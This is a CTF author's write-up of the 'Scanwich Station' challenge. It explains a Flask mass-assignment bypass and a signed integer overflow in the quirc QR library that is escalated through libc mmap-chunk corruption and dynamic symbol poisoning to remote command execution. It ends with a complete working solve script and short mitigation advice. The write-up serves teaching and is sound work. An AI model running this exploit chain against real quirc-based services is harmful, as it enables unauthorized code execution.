








GPNCTF-2026
Scanwich Station
TL;DR
- Challenge Setup: A Flask web server, implementing a QR scanner, accepts PNG uploads, decodes ordinary guest tickets with a Python QR library, and has a faster alternative path backed by the C library quirc requiring some special authorization
- Key Discoveries: User controlled form fields are passed into a dataclass constructor, allowing station=kitchen. The QR-code scanner accepts raw image dimensions where width * height fits neither signed 32-bit arithmetic nor several quirc indexing expressions
- Vulnerability: A signed integer overflow in quirc lets a finder-pattern scan discover pixels at a high in-bounds offset, then re-use the same coordinates through signed arithmetic and write one byte before the mmap-backed image buffer
- Exploitation: Corrupt GLIBC mmap chunk size metadata, free the oversized mapping, reclaim the LIBC prefix, then use a House-of-Muney-style dynamic symbol poisoning chain to make lazy binding turn puts(<payload>) into system(<payload>)
1. Introduction
Scanwich Station was a hybrid web and pwn challenge which I created for GPNCTF held at the 24th Gulaschprogrammiernacht in Karlsruhe. So if you played my challenge, I hope you had some fun digging in some random QR-code library and maybe even learned something about the incredible GLIBC heap. I used codex to assist me creating this challenge, which was very helpful as there are a lot of details you need to be aware of to successfully exploit the challenge.
The visible application is a restaurant-themed QR-code scanner. A guest uploads a menu PNG with a QR-code and the website prints the decoded QR payload.

Casual users can enjoy the guest QR-code decoder path using pyzbar, a Python wrapper around the ZBar barcode library. The pwn part is hidden behind the faster kitchen scanner, which uses quirc, but is only available for the kitchen staff.
2. Access To The Kitchen
The first part of the challenge is about reaching the code path that starts the vulnerable quirc scanner. The public upload form behaves like a normal guest scanner, but the Flask route also forwards all submitted form fields into the decoder:
@app.post("/scan")
def scan():
    try:
        filename, result = decode_upload(request.files.get("image"), request.form.to_dict())
    except Exception as exc:
        return render_error(str(exc), 400)
Inside the helper layer, those form values are unpacked into a dataclass constructor:
@dataclass
class ScanJob:
    image: object
    station: str = "guest"

def prepare_job(upload, values):
    return ScanJob(prepare_upload(upload), **values)
That is a pretty basic mass assignment vulnerability. station looks like internal application state, but it can be set from the multipart request body. By default the route goes to the Python decoder guest_scan:
def decode_upload(upload, values):
    job = prepare_job(upload, values)
    if job.station == "kitchen":
        return job.image.name, kitchen_scan(job)
    return job.image.name, guest_scan(job)
So the bypass is just an extra field in the web request:
station=kitchen
This turns an ordinary upload with the boring pyzbar QR-code scanner into the image being processed by the quirc scanner, which is initiated via Python subprocess:
def kitchen_scan(job):
    with tempfile.TemporaryFile() as stream:
        job.image.write_to(stream, write_image)
        stream.seek(0)
        return subprocess.run(
            QRSCAN_ARGV,
            stdin=stream,
            cwd=QRSCAN_DIR,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            timeout=DECODER_TIMEOUT,
            check=False,
        )
The qrscan.c binary is heavily hardened tho:
RELRO:              Partial RELRO
STACK CANARY:       Canary found
NX:                 NX enabled
PIE:                PIE enabled
RPATH:              No RPATH
RUNPATH:            No RUNPATH
Symbols:            No Symbols
FORTIFY:            Yes
Fortified:          1
Fortifiable:        4
The important detail is Partial RELRO. The final exploit does not overwrite the binary GOT directly, but it still relies on lazy binding of the puts function.
3. From PNG Upload To quirc Input
The kitchen scanner does not hand the PNG file to quirc directly. The web layer parses uploaded PNG data with PyPNG and converts it into the tiny raw format expected by the qrscan.c challenge binary:
uint32 width
uint32 height
width * height grayscale bytes
The interesting behavior is that PyPNG reads one valid PNG datastream, and the helper then keeps reading if there are bytes left:
def write_image(stream, out):
    try:
        stream.seek(0)
        count = 0

        for width, height, rows in iter(lambda: read_png(stream), None):
            count += 1
            write_frame(out, width, height, rows)

        if not count:
            raise ValueError(ERROR)
    except Exception as exc:
        raise ValueError(ERROR) from exc
This means one uploaded file can be a concatenation of valid PNG datastreams. Each datastream becomes one native frame. The exploit uses three frames, but the uploaded artifact is still a valid PNG from the web server's point of view.
The qrscan.c scanner itself stays close to the library-use example from the quirc README. It resizes the image buffer, lets the caller fill it, calls quirc_end(), extracts decoded QR payloads, and prints them:
static int scan_frame(struct quirc *qr, uint32_t width, uint32_t height)
{
    uint8_t *image;
    size_t pixels;
    int w;
    int h;

    if (quirc_resize(qr, (int)width, (int)height) < 0)
        return -1;

    image = quirc_begin(qr, &w, &h);
    pixels = (size_t)w * h;

    if (fread(image, 1, pixels, stdin) != pixels)
        return -1;

    quirc_end(qr);

    for (int i = 0; i < quirc_count(qr); i++) {
        struct quirc_code code;
        struct quirc_data data;
        quirc_decode_error_t err;

        quirc_extract(qr, i, &code);
        err = quirc_decode(&code, &data);
        if (err == QUIRC_ERROR_DATA_ECC) {
            quirc_flip(&code);
            err = quirc_decode(&code, &data);
        }
        if (!err)
            puts((char *)data.payload);
    }

    return 0;
}
The dangerous input is just the image geometry and the grayscale pixels that quirc processes.
4. The quirc Integer Overflow
The first malicious frame uses dimensions that are individually valid signed integers with width = 0x1000 and height = 0x10000f. The exact product is a little more than 4 GB with 0x1000 * 0x10000f = 0x10000f000, which is the reason why this challenge needed a quite fair amount of RAM during the competition. That matters because several quirc internals store dimensions and offsets as a signed int. To me, this doesn't make any sense, as sizes like the width and height of an image can't be logically negative anyways, but still thats how the authors of this library implemented it. Funny enough, in quirc_resize, the dimensions are checked for negativity and then used for allocation:
int quirc_resize(struct quirc *q, int w, int h)
{
    ...
    if (w < 0 || h < 0)
        goto fail;

    image = calloc(w, h);
    ...
    q->w = w;
    q->h = h;
    free(q->image);
    q->image = image;
    ...
}
For the enormous exploit dimensions, GLIBC services the image allocation with mmap and thus allocating the image chunk off-heap. In the challenge layout this huge mapping is placed directly before LIBC, which later becomes useful:

The screenshot was taken in GDB at that point right after calloc in quirc_resize was called and therefore the RAX register contains the pointer to the allocated memory region. We can see due to allocating such a huge memory area, the chunk is not part of the heap anymore but instead of an anon region sitting right before the area where LIBC lives.
4.1. Setup Wraps The Pixel Count
quirc_end is the core of the whole exploitation:
void quirc_end(struct quirc *q)
{
    ...
    uint8_t threshold = otsu(q);
    pixels_setup(q, threshold);

    for (i = 0; i < q->h; i++)
        finder_scan(q, i);
    ...
}
It starts the QR identification by calling two setup routines otsu and pixels_setup which multiply q->w * q->h:
static uint8_t otsu(const struct quirc *q)
{
    unsigned int numPixels = q->w * q->h;
    ...
}
static void pixels_setup(struct quirc *q, uint8_t threshold)
{
    if (QUIRC_PIXEL_ALIAS_IMAGE)
        q->pixels = (quirc_pixel_t *)q->image;

    uint8_t *source = q->image;
    quirc_pixel_t *dest = q->pixels;
    int length = q->w * q->h;

    while (length--) {
        uint8_t value = *source++;
        *dest++ = (value < threshold) ? QUIRC_PIXEL_BLACK
                                      : QUIRC_PIXEL_WHITE;
    }
}
We can also see that in this build, q->pixels aliases q->image with having #define QUIRC_PIXEL_ALIAS_IMAGE 1. That means pixel-classification writes are raw writes into the original image allocation.
At source level the multiplication is a signed integer overflow. In the deployed build it behaves as a two's-complement wrap. So having width = 0x1000 and height = 0x10000f, this multiplication results in a product of 0x10000f000 and the low 32 bits of this product are 0x0000f000. So setup routine only touches the low 0xf000 bytes. The high offsets of the huge image remain fully attacker-controlled. This is highly important for the next step as this allows us to place arbitrary bytes in the remaining memory which is not set up and normalized. This allows us in the next step to put specific markers inplace, processed by later functionality, which changes the calculations of quirc.
4.2. Reading A High In-Bounds Marker
Because pixels_setup only normalized the low 0xf000 bytes and q->pixels aliases q->image, these high bytes are read directly as quirc pixel states. The exploit therefore places 0x01 and 0x00 bytes there, corresponding to QUIRC_PIXEL_BLACK and QUIRC_PIXEL_WHITE:
pattern = b"\x01\x00\x01\x01\x01\x00\x01\x00\x00\x00"
spans.append((0xfffffff4, pattern))
Since each row is 0x1000 bytes wide, that linear offset is row 0xfffff, column 0xff4:
0xfffffff4 = 0xfffff * 0x1000 + 0xff4
finder_scan is called once per row via quirc_end. For row y = 0xfffff, it computes a row pointer, scans columns from left to right, tracks the last five color run lengths in pb, and calls test_capstone when those run lengths look like a finder pattern:
static void finder_scan(struct quirc *q, unsigned int y)
{
    quirc_pixel_t *row = q->pixels + y * q->w;
    unsigned int pb[5];
    ...
    for (x = 0; x < q->w; x++) {
        int color = row[x] ? 1 : 0;
        ...
        if (x && color != last_color) {
            memmove(pb, pb + 1, sizeof(pb[0]) * 4);
            pb[4] = run_length;
            ...
            if (!color && run_count >= 5) {
                ...
                if (ok)
                    test_capstone(q, x, y, pb);
            }
        }

        run_length++;
        last_color = color;
    }
}
For our chosen row, the row pointer becomes:
row = q->image + 0xfffff * 0x1000
    = q->image + 0xfffff000
Then the loop eventually reaches column x = 0xff4, where the planted marker begins:
row[0xff4] = q->image + 0xfffff000 + 0xff4
           = q->image + 0xfffffff4

In the image we can see the pattern \x01\x00\x01\x01\x01\x00\x01\x00\x00\x00 in green, close to the LIBC area. The bytes form the run lengths 1, 1, 3, 1, 1: one black byte, one white byte, three black bytes, one white byte, and one black byte. finder_scan only checks the pattern when it sees the transition back to white after that final black run, so the call into test_capstone happens at x = 0xffb with:
y  = 0xfffff
pb = { 1, 1, 3, 1, 1 }
4.3. Reusing The Coordinate With Signed Arithmetic
When the run lengths look like a finder pattern, test_capstone asks region_code about nearby regions:
static void test_capstone(struct quirc *q, unsigned int x, unsigned int y,
                          unsigned int *pb)
{
    int ring_right = region_code(q, x - pb[4], y);
    int stone = region_code(q, x - pb[4] - pb[3] - pb[2], y);
    int ring_left = region_code(q, x - pb[4] - pb[3] -
                                pb[2] - pb[1] - pb[0], y);
    ...
}
For the malicious row, the exact test_capstone arguments are:
q->w = 0x1000
q->h = 0x10000f

x = 0xffb
y = 0xfffff
pb = { 1, 1, 3, 1, 1 }
Now those coordinates reach the region_code function that takes signed int coordinates:
static int region_code(struct quirc *q, int x, int y)
{
    ...
    if (x < 0 || y < 0 || x >= q->w || y >= q->h)
        return -1;

    pixel = q->pixels[y * q->w + x];

    if (pixel >= QUIRC_PIXEL_REGION)
        return pixel;

    if (pixel == QUIRC_PIXEL_WHITE)
        return -1;

    if (q->num_regions >= QUIRC_MAX_REGIONS)
        return -1;
    ...
    flood_fill_seed(q, x, y, pixel, region, area_count, box);
    ...
}
The bounds check validates x and y separately. However it does not validate the combined offset. The problem is the later index calculation:
y * q->w = 0xfffff * 0x1000
         = 0xfffff000
         = -0x1000 as signed 32-bit
With the x = 0xffb and pb = { 1, 1, 3, 1, 1 } values from above, test_capstone probes these three positions:
ring_right = region_code(q, 0xffa, 0xfffff) -> -0x1000 + 0xffa = -6
stone      = region_code(q, 0xff6, 0xfffff) -> -0x1000 + 0xff6 = -10
ring_left  = region_code(q, 0xff4, 0xfffff) -> -0x1000 + 0xff4 = -12
So the first region_code call reads q->pixels[-6]. That byte is actually part of the mmap chunk size field directly before q->image. Before the call it contains 0x01, which is QUIRC_PIXEL_BLACK. Therefore region_code() treats it as a new black region. The later stone and ring_left probes fail and test_capstone eventually rejects the candidate, but that happens after the first region_code() call has already started flood fill from q->pixels[-6].
4.4. Turning The Wrapped Index Into A Write
If region_code decides the selected byte is a new black region, it calls flood_fill_seed. The write happens in flood_fill_line:
static void flood_fill_line(struct quirc *q, int x, int y,
                            int from, int to,
                            span_func_t func, void *user_data,
                            int *leftp, int *rightp)
{
    quirc_pixel_t *row;
    ...
    row = q->pixels + y * q->w;
    ...
    left = x;
    right = x;
    ...
    for (i = left; i <= right; i++)
        row[i] = to;
}
So now we got a one-byte write just before the mmap-backed image allocation.
5. From One Byte To RCE
The byte at q->image - 6 is not random heap data as already mentioned. For a GLIBC mmapped allocation, the user pointer is returned after a chunk header filled with metadata like prev_size and mchunk_size which is exactly q->image[-6]. The exploit changes one byte of the mmapped chunk size from the original 0x100010002 value to the larger 0x100030002 value. Although this is very constrained, we can still obtain RCE and we don't even need any memory leak as the huge image mapping sits directly before LIBC, having a relative offset to it.
5.1. Frame 1 - Corrupting The mmap Chunk Size
The exploit uses three frames with different sizes:
def frames(cmd):
    return [frame1(), (16, 16, []), frame3(cmd)]
Frame 1 creates the huge image allocation and plants the finder-pattern-like bytes:
def frame1():
    pattern = b"\x01\x00\x01\x01\x01\x00\x01\x00\x00\x00"
    spans = []
    for y in range(16, 16 * (SIZE_BYTE - 1), 16):
        spans += [((y - 1) * FRAME_W + 20, b"\x01" * 7),
                  (y * FRAME_W + 20, pattern)]
    spans.append((0xfffffff4, pattern))
    return FRAME_W, FRAME1_H, spans
The low rows shape early region ids. The high row at 0xfffffff4 is the actual integer wrap trigger. After quirc_end processes this frame, the old image chunk header has the enlarged size byte.
5.2. Frame 2 - Freeing The Corrupted Mapping
Frame 2 is intentionally very small:
(16, 16, [])
Its purpose is to call quirc_resize again, thus allocating a new image and then freeing the old one:
int quirc_resize(struct quirc *q, int w, int h)
{
    ...
    /* alloc succeeded, update `q` with the new size and buffers */
    q->w = w;
    q->h = h;
    free(q->image);
    q->image = image;
    ...
}
Because the old mchunk_size is now too large, GLIBC's free calls munmap with an oversized length. The unmap starts at the old image chunk and reaches into the beginning of LIBC and thus we can observe the memory of the first LIBC chunk shrinking down:

One neat detail: the exploit is not writing through a r--p LIBC mapping. Page permissions like r--p only apply while that virtual memory area exists. munmap() removes mappings from the process address space. So when the corrupted free reaches into the first read-only LIBC mapping, the kernel simply splits/removes that VMA. The process no longer has a r--p LIBC mapping for that prefix at all. It has a free virtual address hole which a later mmap can reuse with different permissions.
5.3. Frame 3 - Reclaiming libc's Prefix
Frame 3 is another large image. Its size is chosen so calloc reuses the address range that was just unmapped. Since the new image overlaps addresses that previously belonged to the beginning of LIBC, selected image bytes become writes into the dynamic-linking metadata at those virtual addresses. At this point those bytes live in the new writable anonymous image mapping:
def frame3(cmd):
    return FRAME_W, FRAME3_H, qr_spans(cmd) + [
        (RECLAIM_DELTA + PUTS_BLOOM_OFF, struct.pack("<Q", PUTS_BLOOM)),
        (RECLAIM_DELTA + PUTS_BUCKET_OFF, struct.pack("<I", PUTS_IDX)),
        (RECLAIM_DELTA + PUTS_CHAIN_OFF, struct.pack("<I", PUTS_GNU_HASH)),
        (RECLAIM_DELTA + PUTS_SYM_OFF, PUTS_SYM),
    ]
Only a few bytes need to be repaired or changed:
RECLAIM_DELTA = 0x10000fff0
PUTS_IDX = 235
PUTS_GNU_HASH = 0x7c9c7b11
PUTS_BLOOM_OFF = 0x5478
PUTS_BLOOM = 0x100000000020000
PUTS_BUCKET_OFF = 0x5624
PUTS_CHAIN_OFF = 0x6838
PUTS_SYM_OFF = 0xabe8
PUTS_SYM = bytes.fromhex("b56c00002200110050870500000000002602000000000000")
This is a House of Muney-style step. Rather than overwriting a GOT entry directly, the exploit corrupts the dynamic symbol metadata consumed by the lazy resolver. In other words, it does not manually write a puts -> system function pointer. Instead, it modifies the Elf64_Sym entry for puts, changing its st_value to the libc-relative offset of system. When the program later resolves puts, the dynamic linker performs the normal lookup process but computes the resolved address as libc_base + system_offset, effectively binding puts@plt to system.
Frame 3 also contains a real QR code whose decoded payload is /read_flag. After the frame is processed, the qrscan.c binary reaches its normal output path:
if (!err)
    puts((char *)data.payload);
Under Partial RELRO, this first puts call is lazily resolved. The dynamic linker uses the metadata that frame 3 reclaimed and patched at LIBC's original prefix addresses, resolves puts to system, and the call becomes effectively:
system("/read_flag");
6. Mitigation
There are two independent fixes. For the web layer, never unpack arbitrary request fields into internal state or explicitly allowlist fields that are meant to be public. A field like station should not be controlled by the upload request.
For quirc, the dimension arithmetic needs to use a type that can represent the product, and bounds checks need to validate the combined product and offset, not only the individual coordinates.
7. Solve Script
#!/usr/bin/env python3

import struct
import subprocess
import sys
from pathlib import Path
from tempfile import TemporaryFile

import png
import requests
import segno


FLAG_CMD = "/read_flag"

FRAME_W = 0x1000
FRAME1_H = 0x10000f
FRAME3_H = 0x10002f
SIZE_BYTE = 3
RECLAIM_DELTA = 0x10000fff0
PUTS_IDX = 235
PUTS_GNU_HASH = 0x7c9c7b11
PUTS_BLOOM_OFF = 0x5478
PUTS_BLOOM = 0x100000000020000
PUTS_BUCKET_OFF = 0x5624
PUTS_CHAIN_OFF = 0x6838
PUTS_SYM_OFF = 0xabe8
PUTS_SYM = bytes.fromhex("b56c00002200110050870500000000002602000000000000")


def main():
    mode = sys.argv[1].upper() if len(sys.argv) > 1 else "REMOTE"

    if mode == "LOCAL":
        run_local(sys.argv[2:])
    else:
        run_remote(sys.argv[2:] if mode == "REMOTE" else sys.argv[1:])


def run_remote(args):
    url = target_url(args)
    payload = png_payload(frames(FLAG_CMD))
    response = requests.post(
        url.rstrip("/") + "/scan?raw=1",
        data={"station": "kitchen"},
        files={"image": ("ticket.png", payload, "image/png")},
        timeout=180,
    )
    response.raise_for_status()
    sys.stdout.buffer.write(response.content)


def run_local(args):
    with raw_payload(frames(FLAG_CMD)) as payload:
        result = subprocess.run(
            local_argv(args),
            stdin=payload,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            timeout=180,
            check=False,
        )
    sys.stdout.buffer.write(result.stdout)
    sys.stderr.buffer.write(result.stderr)
    raise SystemExit(result.returncode)


def target_url(args):
    host = args[0] if args else "127.0.0.1"
    port = args[1] if len(args) > 1 else "5000"
    scheme = "https" if host not in ("127.0.0.1", "localhost") else "http"
    return f"{scheme}://{host}:{port}"


def local_argv(args):
    if not args:
        args = ["./qrscan"]
    if len(args) == 1:
        exe = Path(args[0])
        loader = exe.with_name("ld-linux-x86-64.so.2")
        if loader.exists():
            return [str(loader), "--library-path", str(exe.parent), str(exe)]
    return args


def frames(cmd):
    return [frame1(), (16, 16, []), frame3(cmd)]


def frame1():
    pattern = b"\x01\x00\x01\x01\x01\x00\x01\x00\x00\x00"
    spans = []
    for y in range(16, 16 * (SIZE_BYTE - 1), 16):
        spans += [((y - 1) * FRAME_W + 20, b"\x01" * 7),
                  (y * FRAME_W + 20, pattern)]
    spans.append((0xfffffff4, pattern))
    return FRAME_W, FRAME1_H, spans


def frame3(cmd):
    return FRAME_W, FRAME3_H, qr_spans(cmd) + [
        (RECLAIM_DELTA + PUTS_BLOOM_OFF, struct.pack("<Q", PUTS_BLOOM)),
        (RECLAIM_DELTA + PUTS_BUCKET_OFF, struct.pack("<I", PUTS_IDX)),
        (RECLAIM_DELTA + PUTS_CHAIN_OFF, struct.pack("<I", PUTS_GNU_HASH)),
        (RECLAIM_DELTA + PUTS_SYM_OFF, PUTS_SYM),
    ]


def qr_spans(text):
    qr = segno.make(text, error="l", version=2, micro=False, boost_error=False)
    return [((64 + y) * FRAME_W + 32, bytes(row))
            for y, row in enumerate(qr.matrix_iter(scale=8, border=4))]


def raw_payload(frames):
    out = TemporaryFile()
    for width, height, spans in frames:
        base = out.tell()
        out.write(struct.pack("<II", width, height))
        out.truncate(base + 8 + width * height)
        for offset, data in spans:
            out.seek(base + 8 + offset)
            out.write(data)
        out.seek(base + 8 + width * height)
    out.seek(0)
    return out


def png_payload(frames):
    out = TemporaryFile()
    for width, height, spans in frames:
        png.Writer(width, height, greyscale=True, bitdepth=8).write(
            out, sparse_rows(width, height, spans))
    out.seek(0)
    return out.read()


def sparse_rows(width, height, spans):
    rows = {}
    for offset, data in spans:
        while data:
            y, x = divmod(offset, width)
            n = min(width - x, len(data))
            rows.setdefault(y, bytearray(width))[x:x + n] = data[:n]
            offset += n
            data = data[n:]
    zero = b"\0" * width
    for y in range(height):
        yield bytes(rows[y]) if y in rows else zero


if __name__ == "__main__":
    main()
8. Flag
GPNCTF{scANwiCh_5TATioN_SP3cI4L_oRdER_3x7R4_sH31l5}
Table of contents
- TL;DR
- 1. Introduction
- 2. Access To The Kitchen
- 3. From PNG Upload To quirc Input
- 4. The quirc Integer Overflow
- 4.1. Setup Wraps The Pixel Count
- 4.2. Reading A High In-Bounds Marker
- 4.3. Reusing The Coordinate With Signed Arithmetic
- 4.4. Turning The Wrapped Index Into A Write
- 5. From One Byte To RCE
- 5.1. Frame 1 - Corrupting The mmap Chunk Size
- 5.2. Frame 2 - Freeing The Corrupted Mapping
- 5.3. Frame 3 - Reclaiming libc's Prefix
- 6. Mitigation
- 7. Solve Script
- 8. Flag